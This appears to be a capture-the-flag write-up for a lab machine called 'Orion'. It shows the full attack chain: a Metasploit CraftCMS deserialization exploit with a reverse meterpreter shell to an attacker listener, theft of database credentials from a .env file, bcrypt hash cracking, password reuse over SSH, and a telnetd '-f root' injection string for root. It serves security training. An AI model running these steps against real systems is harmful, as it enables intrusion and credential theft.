

Summary

Orion is an Easy Linux Machine that Hosts a vulnerable Version of craft CMS in the Yuii Framework Once exploited we got a reverse shell that allows us to read the environment variables that contain the Database Credentials. Finding one encrypted password , Cracking it to Get initial Foothold . Enumerating Running Processes to Find Telnet is Running , Setting Port Forwarding to run nmap against the target port reveals it Running Openwall which has a recent CVE of CVE-2026-24061 Exploit it to get Root in the Machine .

Enumeration

Starting with our Nmap Scan for Open Services

```
┌──(kali㉿kali)-[~/Htb/Orion]
└─$ nmap -sS -Pn -p- --min-rate 5000 --reason -oG nmap/All_ports
10.129.151.108
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-21 12:52 -0400
Nmap scan report for 10.129.151.108
Host is up, received user-set (0.43s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Nmap done: 1 IP address (1 host up) scanned in 17.30 seconds
```


We Got two Ports Open ssh and http Now will Run another scan to Detect Service Versions and more Informations about them

```
┌──(kali㉿kali)-[~/Htb/Orion]
└─$ nmap -sS -sCV -p 80,22 -o nmap/Srvice_scan 10.129.151.108
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-21 12:56 -0400
Nmap scan report for 10.129.151.108
Host is up (0.23s latency).


PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://orion.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The Web Server is redirecting to **orion.htb** so i'm going to add that to my hosts file


```
┌──(kali㉿kali)-[~/Htb/Orion]
└─$ echo "10.129.151.108    orion.htb" | sudo tee -a /etc/hosts
10.129.151.108    orion.htb
```



Its Orion Telecommunications website that delivers Network services for Organizations and Governance . Running Wappalyzer Extension reveals the Follow Tech stack



We can Observe Craftcms is present we can navigate directly to the login panel which is **/admin**



We can see that its Running CraftCMS **version 5.6.15** with a quick search we find that this version is vulnerable to Pre Auth **CVE-2025-32432** which is insecure Deserialization Vulnerability in the transform generation Function that allows Injection of PHP objects that eventually leads to Remote Code Execution .

Exploitation

The Exploitation Steps are the following

- First acquire a valid admin CSRF token by navigating to **/index.php?p=admin/dashboard**
- Send a POST request to **/index.php?p=admin/actions/assets/generate-transform** with a specially crafted JSON payload and retrieve a valid asset ID through PHP object injection.
- Now you can upload a file using that ID with the transformation endpoint to inject PHP objects and then got Remote Code Execution

Luckily there is a metasploit module that automates this process for us even though it's not hard to replicate the POC manually or create a script that does it for us .

```
msf > use exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
```

Setup the options and run it

```
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > show
options

Module options (exploit/linux/http/craftcms_preauth_rce_cve_2025_32432):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   ASSET_ID  69               yes       Existing asset ID
   Proxies                    no        A proxy chain of format
type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4,
socks5, socks5h, http
   RHOSTS    10.129.151.108   yes       The target host(s), see
https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploi
t.html
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing
connections
   VHOST     orion.htb        no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.17.198     yes       The listen address (an interface
may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PHP In-Memory
```

Now our options are Ready Run the Module to get a Shell.

Since we are dealing with CraftCMS the config files are valuable targets as they may hold credentials or keys that may allow us to decrypt secrets. First Lets get appropriate Shell terminal

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

We can observe that we landed at **/html/craft/web** lets go into **/html/craft/config**
Searching through Files reveals nothing , going back to /html/craft and run ls -la reveals the **.env** file which contains the Environment Variables

```
 Read about configuration, here:
# https://craftcms.com/docs/5.x/configure.html

# The application ID used to to uniquely store session and cache data,
mutex locks, and more
CRAFT_APP_ID=CraftCMS--67912ad2-1f1b-4993-bfec-e64daa5c23ff

# The environment Craft is currently running in (dev, staging,
production, etc.)
CRAFT_ENVIRONMENT=dev

# General settings
CRAFT_SECURITY_KEY=RRS86F6i2JQKdC6kfEI7frVxA47WVMx8
CRAFT_DEV_MODE=true
CRAFT_ALLOW_ADMIN_CHANGES=true
CRAFT_DISALLOW_ROBOTS=true
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=orion
CRAFT_DB_USER=root
CRAFT_DB_PASSWORD=SuperSecureCraft123Pass!
CRAFT_DB_SCHEMA=
CRAFT_DB_TABLE_PREFIX=

PRIMARY_SITE_URL=http://orion.htb/
```

We Got the DB root Password we can go and login with this creds into the DB

```
www-data@orion:~/html/craft$ mysql -u root -p'SuperSecureCraft123Pass!'
```

Enumerating the DB

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| orion              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.002 sec)
```

The Orion Database most likely contains the admin password

```
MariaDB [(none)]> use orion;
```

```
MariaDB [orion]> show tables;
```

We can see the **users** Table , i will Describe it so i can see it columns

```
MariaDB [orion]> describe users;
+---------------------------+--------------------+------+-----+-------
--+-------+
| Field                     | Type               | Null | Key |
Default | Extra |
+---------------------------+--------------------+------+-----+-------
--+-------+
| id                        | int(11)            | NO   | PRI | NULL
|       |
| photoId                   | int(11)            | YES  | MUL | NULL
|       |
| affiliatedSiteId          | int(11)            | YES  | MUL | NULL
|       |
| active                    | tinyint(1)         | NO   | MUL | 0
|       |
| pending                   | tinyint(1)         | NO   | MUL | 0
|       |
| locked                    | tinyint(1)         | NO   | MUL | 0
|       |
| suspended                 | tinyint(1)         | NO   | MUL | 0
|       |
| admin                     | tinyint(1)         | NO   |     | 0
|       |
| username                  | varchar(255)       | YES  | MUL | NULL
|       |
| fullName                  | varchar(255)       | YES  |     | NULL
|       |
| firstName                 | varchar(255)       | YES  |     | NULL
|       |
| lastName                  | varchar(255)       | YES  |     | NULL
|       |
| email                     | varchar(255)       | YES  | MUL | NULL
|       |
| password                  | varchar(255)       | YES  |     | NULL
|       |
| lastLoginDate             | datetime           | YES  |     | NULL
|       |
| lastLoginAttemptIp        | varchar(45)        | YES  |     | NULL
|       |
```

```
| invalidLoginWindowStart    | datetime            | YES  |     | NULL
|       |
| invalidLoginCount          | tinyint(3) unsigned | YES  |     | NULL
|       |
| lastInvalidLoginDate       | datetime            | YES  |     | NULL
|       |
| lockoutDate                | datetime            | YES  |     | NULL
|       |
| hasDashboard               | tinyint(1)          | NO   |     | 0
|       |
| verificationCode           | varchar(255)        | YES  | MUL | NULL
|       |
| verificationCodeIssuedDate | datetime            | YES  |     | NULL
|       |
| unverifiedEmail            | varchar(255)        | YES  |     | NULL
|       |
| passwordResetRequired      | tinyint(1)          | NO   |     | 0
|       |
| lastPasswordChangeDate     | datetime            | YES  |     | NULL
|       |
| dateCreated                | datetime            | NO   |     | NULL
|       |
| dateUpdated                | datetime            | NO   |     | NULL
|       |
+----------------------------+---------------------+------+-----+-------
--+-------+
28 rows in set (0.001 sec)
```

The username and the password are the things we are interested on

```
MariaDB [orion]> select username,password from users;
+----------+--------------------------------------------------------------
--+
| username | password
|
+----------+--------------------------------------------------------------
--+
| admin    | 2y13$e9zuohgFZzGtbQalcn9Mz.5PJbjxobO0GMbXo8NHp3P/B42LUg0lS
|
+----------+--------------------------------------------------------------
--+
1 row in set (0.001 sec)
```

Initial Foothold

Now we got the admin hash. We can try to crack it with hashcat , the formula 2y13 indicates its bcrypt encryption which is the most common encryption method in databases .

```
┌──(kali㉿kali)-[~/Htb/Orion]
└─$ hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt

2y13$e9zuohgFZzGtbQalcn9Mz.5PJbjxobO0GMbXo8NHp3P/B42LUg0lS:darkangel
```

We Got the password of **darkangel** , going back to enumerate the users in the box

```
www-data@orion:~/html/craft$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
adam:x:1000:1000::/home/adam:/bin/bash
```

We can see there is the user “Adam” . We can try the password on him; it's common that users re-use their passwords with different accoutns .

```
┌──(kali㉿kali)-[~/Htb/Orion]
└─$ ssh adam@orion.htb
adam@orion.htb's password:
adam@orion:~$
```

And we got a shell and can grep the **user.txt** flag .

We cant run sudo as adam as it seems to be , Enumerating the Running Process reveals Telnet is Running Locally on port 23

```
adam@orion:~$ ss -tulnp
```

I will forward that port into my Kali machine so I can access it from my VM so I can run Tools and Enumerate it precisely . within the ssh connection i can type in fresh terminal the key “Enter” Followed with the character “~” and ended with Capital “C” to Escape the current terminal where i can setup the local Port Forwarding

```
ssh> -L 23:127.0.0.1:23
```

Now i can run nmap to Enumerate telnet via the Forwarded Port

```
┌──(kali㉿kali)-[~/Htb/Orion]
└─$ nmap -sS -sCV -p23 127.0.0.1
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-21 14:05 -0400
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0021s latency).

PORT   STATE SERVICE VERSION
23/tcp open  telnet  Openwall GNU/*/Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds
```

It seems it is running Openwall software of Telnet No obvious version is here , going back to the machine as adam we can enumerate the version of it by locating the Executable location


```
adam@orion:~$ whereis telnetd
telnetd: /usr/local/sbin/telnetd /usr/libexec/telnetd
/usr/share/man/man8/telnetd.8
```

We can observe that it is running telnetd.8 openwall. A little search on that would lead us to **CVE-2026-24061** which is Remote Code Execution .

Privilege Escalation

The “telnetd” Version suffers from Authentication Bypass as attackers can inject Environment Variables during the negotiation , the value of USER is unsanitized and gets passed into a command as an argument . injecting -f root will make the login treat the user as a pre-authenticated root user . This is the string that got injected **'\xff\xfb\x27\xff\xfa\x27\x00\x00USER\x01-f root\xff\xf0'** . It's very easy to replicate the Proof of Concept manually.

I used a Poc From github that connects to the target and sends the string then redirects the connection into standard output to get an interactive terminal .



And we got the Root Flag.